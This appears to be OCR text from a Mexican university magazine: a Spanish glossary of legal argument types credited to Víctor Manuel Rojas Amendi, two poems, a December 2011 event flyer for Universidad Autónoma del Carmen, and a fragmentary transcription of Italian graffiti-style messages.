Razonamiento según el cual solo procede la realización de las consecuencias jurídicas previstas en una norma cuando se cumplen todos y cada uno de los requisitos que se prevén en el supuesto como condición de la materialización de dichas consecuencias. De tal manera que si no se realizan todos y cada uno de los requisitos que se prevén como condición en la hipótesis normativa, entonces no tendrán lugar las consecuencias jurídicas.

### 2. Argumento *ad hominem*

(p. 32)

Son las expresiones en las que el locutor se refiere al interlocutor y no a su argumento para apoyar su punto de vista.

### 3. Argumento al absurdo

(p. 278-279)

Se da cuando se confirma la validez de una interpretación demostrando que otra posibilidad interpretativa resulta insensata debido a las consecuencias indeseadas que provoca.

### 4. Argumento analógico

(p. 103-104)

Es un argumento jurídico que permite transponer las consecuencias jurídicas previstas en una disposición a un tipo especial de casos, que si bien resultan diferentes a aquéllos, acusan tal similitud con los mismos que la aplicación de dichas consecuencias se encuentra justificada con base en los principios de universalidad y de trato igual a los iguales.

### 5. Argumentos aparentes

(p. 32)

Es una forma de razonamiento que es inválida pero tiene apariencia de corrección,<sup>3</sup> también se ha usado para ataques personales de la contraparte.

### 6. Argumento comparativo

(p. 93)

Se fundamenta, para una norma que reconoce el mismo origen histórico que otra vigente en el extranjero, en una situación jurídica que se presentó en una sociedad diferente de aquella a la que pertenece la norma que se interpreta.

### 7. Argumento consecuencialistas

(p. 56)

Son los que pretenden justificar decisiones jurídicas por cuanto hace a las consecuencias esperadas.

### 8. Argumento de coherencia y coexistencia

(p. 56)

Se basan en que los enunciados y decisiones jurídicas no deben estar en contradicción con las reglas de derechos y en que las premisas se deben fundamentar en un principio de derecho reconocido o, por medio de la analogía, en una regla de derecho reconocida.

### 9. Argumento de intransferibilidad

(p.110)

Es una variante de la forma básica del argumento de la consecuencia.

### 10. Argumento de consecuencia

(p. 110)

Es una forma de la variante del argumento de intransferibilidad.

### 11. Argumento de la disminución

(p. 27)

Es la que ayuda o contribuye a la relativización de contrargumentos.

### 12. Argumento de mayoría

(p. 282)

Es la que supone la existencia de dos normas jurídicas, una de ellas, la de la validez más fuerte, se encuentra formulada expresamente en el texto legal; la otra, la de validez menos intensa, no se encuentra regulada por el texto de la ley y es producto de una construcción argumentativa, con base en la idea de que ésta es sólo una consecuencia lógica o teleológica de aquélla.

### 13. Argumento de probalidades

(p. 29)

Se fundamentan en la superioridad de posibilidades entre dos opciones y en una creencia firme engendrada en la confianza y la seguridad.

<sup>2</sup> Programa de curso sintético.

<sup>3</sup> Programa de curso sintético.

**14. Argumento de tipo histórico**

(p. 92-93)

Se presenta cuando los hechos de la historia de un determinado problema jurídico se utilizan como fundamento a favor o en contra de cierta interpretación.

Ha sido puesta en práctica o al recurso de una experiencia histórica para demostrar que determinada solución no es deseable.

**15. Argumento de verdad**

(p. 26)

Argumentum ad Veritatem, se suelen conocer los argumentos deductivos con base en los cuales la conclusión se deriva de las premisas. Como argumentos de verdad están: lógicos, del crecimiento, de la disminución, a posteriori y cálculo de costos.

**16. Argumento del crecimiento**

(p. 27)

Pone en relación a dos unidades matemáticas entre sí. Del resultado obtenido se deriva la plausibilidad de un ahorro o ganancia.

**17. Argumento del verdugo**

(p. 32)

Según Charles Clark, son expresiones sin contenido, de las cuales el disputante acepta que la mayor parte de los participantes en el discurso coinciden en el valor de las mismas, que sirven para el rechazo del opositor.

**18. Argumentos deductivos**

(p. 26)

Son aquéllos en los cuales la conclusión se deriva de las premisas. Esto es, si las premisas son correctas, la conclusión también será correcta, pues nada que no esté contenido en las premisas podría estar contenido en la conclusión.

**19. Argumento demostrativo**

(p.28)

Proceden de meras operaciones del pensamiento y sirven para justificar relaciones de ideas entre sí y en el razonamiento moral, pues éste implica valoraciones.

**20. Argumento empíricos**

(P.29)

Son razonamientos acerca de cuestiones de hecho que se fundan en la relación causa-efecto, medios y fines, y se fundamentan en la experiencia

**21. Argumento ético**

(p. 33)

El *argumentum ex consensu gentium* tiene como propósito, en los debates éticos, resaltar principios que en la práctica comparten todos los seres humanos y que son admitidos por el auditorio.

**22. Argumentos formales, tipo de**

(p. 26)

Pueden clasificarse en tres tipos: deductivos, inductivos e indirectos.



**23. Argumentos de diferentes formas**

(p. 96)

Cumplen distintas funciones, pueden conducir a diversas soluciones para el mismo caso.

**24. Argumento general práctico**

(p. 105)

Puede llegar a ser necesaria en los siguientes casos:

1. En la fundamentación de las premisas normativas necesarias para el agotamiento de las diferentes formas de los argumentos.
2. En la fundamentación de la elección entre los diferentes resultados a que conducen las diversas formas de los argumentos.
3. En la fundamentación y agotamiento de las frases dogmáticas.
4. En la fundamentación de una distinción-*distinguishing*- o de una norma puesta fuera de vigor—*overruling*--.
5. En la fundamentación de las frases que se utilizan en la justificación interna.

**25. Argumento genético**

(p. 92)

Es aquel en que la interpretación se fundamenta en la voluntad inmediata del legislador. Se pueden diferenciar dos formas básicas del argumento genético: aquella en que un resultado puede ser concebido como objeto inmediato de la voluntad del legislador; y por la otra, cuando el resultado puede ser considerado como necesario para el cumplimiento combinado de diversos objetivos que se propuso el legislador de manera inmediata.

**26. Argumento histórico**

(p. 96)

Cuando los hechos de la historia de un determinado problema jurídico se utilizan como fundamento a favor o en contra de cierta interpretación.

**27. Argumentos indirectos**

(p. 28)

Se conocen como *argumentum a contrario* y su objeto es fundamentar la tesis propia mediante la descalificación de la tesis contraria.

**28. Argumentos inductivos**

(p. 27-28)

Se fundamentan en experiencias y observaciones empíricas. De los casos particulares se asciende a conclusiones generales.

**29. Argumentos inválidos**

(p. 31)

Son falacias o sofisma, también conocidos como argumentos aparentes, se debe a que hay un error oculto en la estructura del razonamiento y que podría engañar a un auditorio.

**30. Argumentos jurídicos, formas especiales**

(p. 265)

Son fórmulas o principios del razonamiento jurídico que han adquirido un reconocimiento en la praxis del derecho como argumentos idóneos.

**31. Argumento lógico**

(p. 26)

Se organiza formalmente con dos o más premisas y una conclusión.

**32. Argumento *magori ad minus***

(p. 281)

Señala que la norma que autoriza lo más también autoriza lo menos.

**33. Argumento *Minore ad maius***

(p. 282)

Permite extender la norma prohibitiva de determinados actos a aquellos otros que con mayor razón, hay que prohibir también.

**34. Argumento razonable**

(p.84)

Es un argumento que con base en criterios de validez y verdad aceptados en una comunidad, se emite para demostrar o aclarar un punto de vista como justificado.





### 35. Argumentos semánticas

(P.91)

Pueden ser utilizados para justificar o criticar una interpretación o, por lo menos, para legitimarla desde un punto de vista semántico.

### 36. Argumento sistemático

(p. 93)

Considera la norma en el contexto de su ubicación dentro de una ley y, en general, dentro de todo el sistema jurídico. También toma en cuenta la relación lógica y teleológica de una norma con otras normas y otros objetivos y principios de la ley. El argumento sistemático es el adecuado para superar las contradicciones normativas que se presenten en una ley.

### 37. Argumento teleológico

(p. 93)

Presupone un análisis pleno de los conceptos de objetivo y medios, y con esto, de los conceptos que se relacionan estrechamente con los mismos, como el de intención y el de necesidad práctica.

### Referencias

Tomado del libro del doctor Víctor Manuel Rojas Amendi.

Realizó sus estudios de licenciatura en la Facultad de Derecho de la Universidad Nacional Autónoma de México; los de maestría en derecho en la Universidad de Heidelberg, Alemania, y los doctorados en el Instituto Max Planck de Derecho Público Extranjero y Derecho Internacional Público, también

de Heidelberg. Ostenta asimismo un segundo doctorado en derecho de la Unión Europea y Derechos Humanos por la Universidad nacional de Educación a Distancia de Madrid España.

Es miembro del Sistema Nacional de Investigadores, donde ha sido distinguido con el nivel II. Es autor de nueve libros y coordinador de otros dos; ha escrito más de 30 artículos, 13 capítulos en obras conjuntas y cinco reseñas en materia jurídica. Es miembro de la Comisión de Asesores Externos de Derecho Internacional Privado de la Secretaría de Relaciones Exteriores. Se especializa en Filosofía del Derecho, Argumentación jurídica, Derecho internacional Público y Derecho internacional Privado.

En la actualidad es director del Departamento de Derecho de la Universidad Iberoamericana, plantel Santa Fe.

# EJERCICIO DE DIBUJO CON CABALLITO

Carlos Alfredo Torres Gómez\*

COMO BRISA  
 ES EL CABALLO  
 UNA VOZ DE MAR  
 VELOZ RAYO CABALLO  
 MARINO BESTIA  
 Y PEZ CONJUGADOS  
 ALGO DE LA TIERRA EN  
 SUS OJOS HE MIRADO Y  
 LA LUZ LATIDO DE VIDA  
 EN SU VIENTRE -  
 UNA VOZ COMPROMETIDA  
 OLA AZUL PLENA INTENCIÓN DE LIBERTAD  
 QUE ME ARROLLA ESPUMA / PALABRA DE LUNA  
 PERLA MARINA UNA BALADA DEL CAPITÁN  
 QUE NO TIENE PUERTO DONDE LLEGAR  
 POR LA CALMA  
 QUE SE HACE  
 REDONDA  
 DA  
 EL  
 FINAL  
 ...

\*Poeta labora en la Dirección de Difusión Cultural de la Universidad Autónoma del Carmen

# T U PELO

Rosario Toriz Santiago\*



La cascada dorada de tu pelo  
de hilillos brillantes y sedosos  
cubre tus hombros cual si fuera velo  
marco gentil a tus divinos ojos

Más... al tocar ese pelo mi mano  
río de oro puro sobre el pecho  
como princesa de confin lejano  
ángel de amor sobre su blanco lecho

Siento temor de despertar tu sueño  
y te contemplo con ternura tanta  
me alegro tanto de ser yo tu dueño  
que siento un nudo en la garganta

Y solamente vivo mi desvelo  
para admirar de lejos sus hilillos  
y no me atrevo ni a rozar tu pelo  
tesoro áureo de celestes brillos

\*Maestra de ballet clásico, participó en el concurso de cuento Mujeres en vida convocado por la Benemérita Universidad Autónoma de Puebla, obteniendo el tercer lugar.



**UNACAR**  
Universidad Autónoma del Carmen  
"Por la Grandeza de México"

**Domingo 11 de diciembre de 2011**

# Estación Mágica

**10:00  
horas**

**Paseo Ciclista Navideño**

**12:00  
horas**

**Taller de manualidades  
Torneo de Ajedrez Infantil**

**16:00  
horas**

**Cuenta Cuentos Navideños**

**18:00  
horas**

**Ensamble vocal Unacar**

**19:00  
horas**

**Festejo Quinto Aniversario  
Radio Delfín**



*DdeUnacar*



*Dde Unacar*



[www.unacar.mx](http://www.unacar.mx)



[www.radialfm.com](http://www.radialfm.com)

26.3.2010 x IL Fra sh 15 anni

SIAMO NOI, SIAMO SOLO  
NOII! 25.06.10

estate 2009  
de best!

Te lo  
dico  
Sotto voce

AMO  
Tee.

NICOLAS!

ALEX  
e JADE

ERDOLAN  
BONFENKAM

SEI BELLISSIMA!  
18.02.10  
28.02.10

La fine  
di questo  
piccolo  
grande  
amore!

F...D

Jan  
vale a  
Ormo

VI ASPETTANO  
A MANCATE SIA  
GIMMIO

BENASSI

LARRANSI

Tonio  
Carthano

SAMU  
GABBER

SI LE  
GBR

CIO  
HOU

22.12.2009

MI

ANDR...  
S...

DLE  
&  
ACB

MOMINO

PISELLABILE!

GBR  
BILDOS

AMORRE...  
v:)

LAZZARI  
TRUZZO

TUNZ  
LA NOSTRA

TI VOGLIO  
TI VOGLIO  
TI VOGLIO

GOALINIA  
COSA MORTA

PENSIAMO

ANDRE  
AUPERTI

BOLN BAO  
4EVER

(SPECIAL)  
By RAGIEL

edetta

700  
Bus Bene

ANDR...  
By SARA

IN dimenticabile.

M RASEGD

EX-46

Food: P

WILLIAM

D...U...O...O

LIBAZUE

3-0

== P

DIETTA  
TACCH...

CLOR  
eri...  
Z...  
F...  
K...  
Per!  
Dido  
R...  
K...  
K...

700-1-0 BUSE



UNACAR

Universidad Autónoma del Carmen  
"Por la Grandeza de México"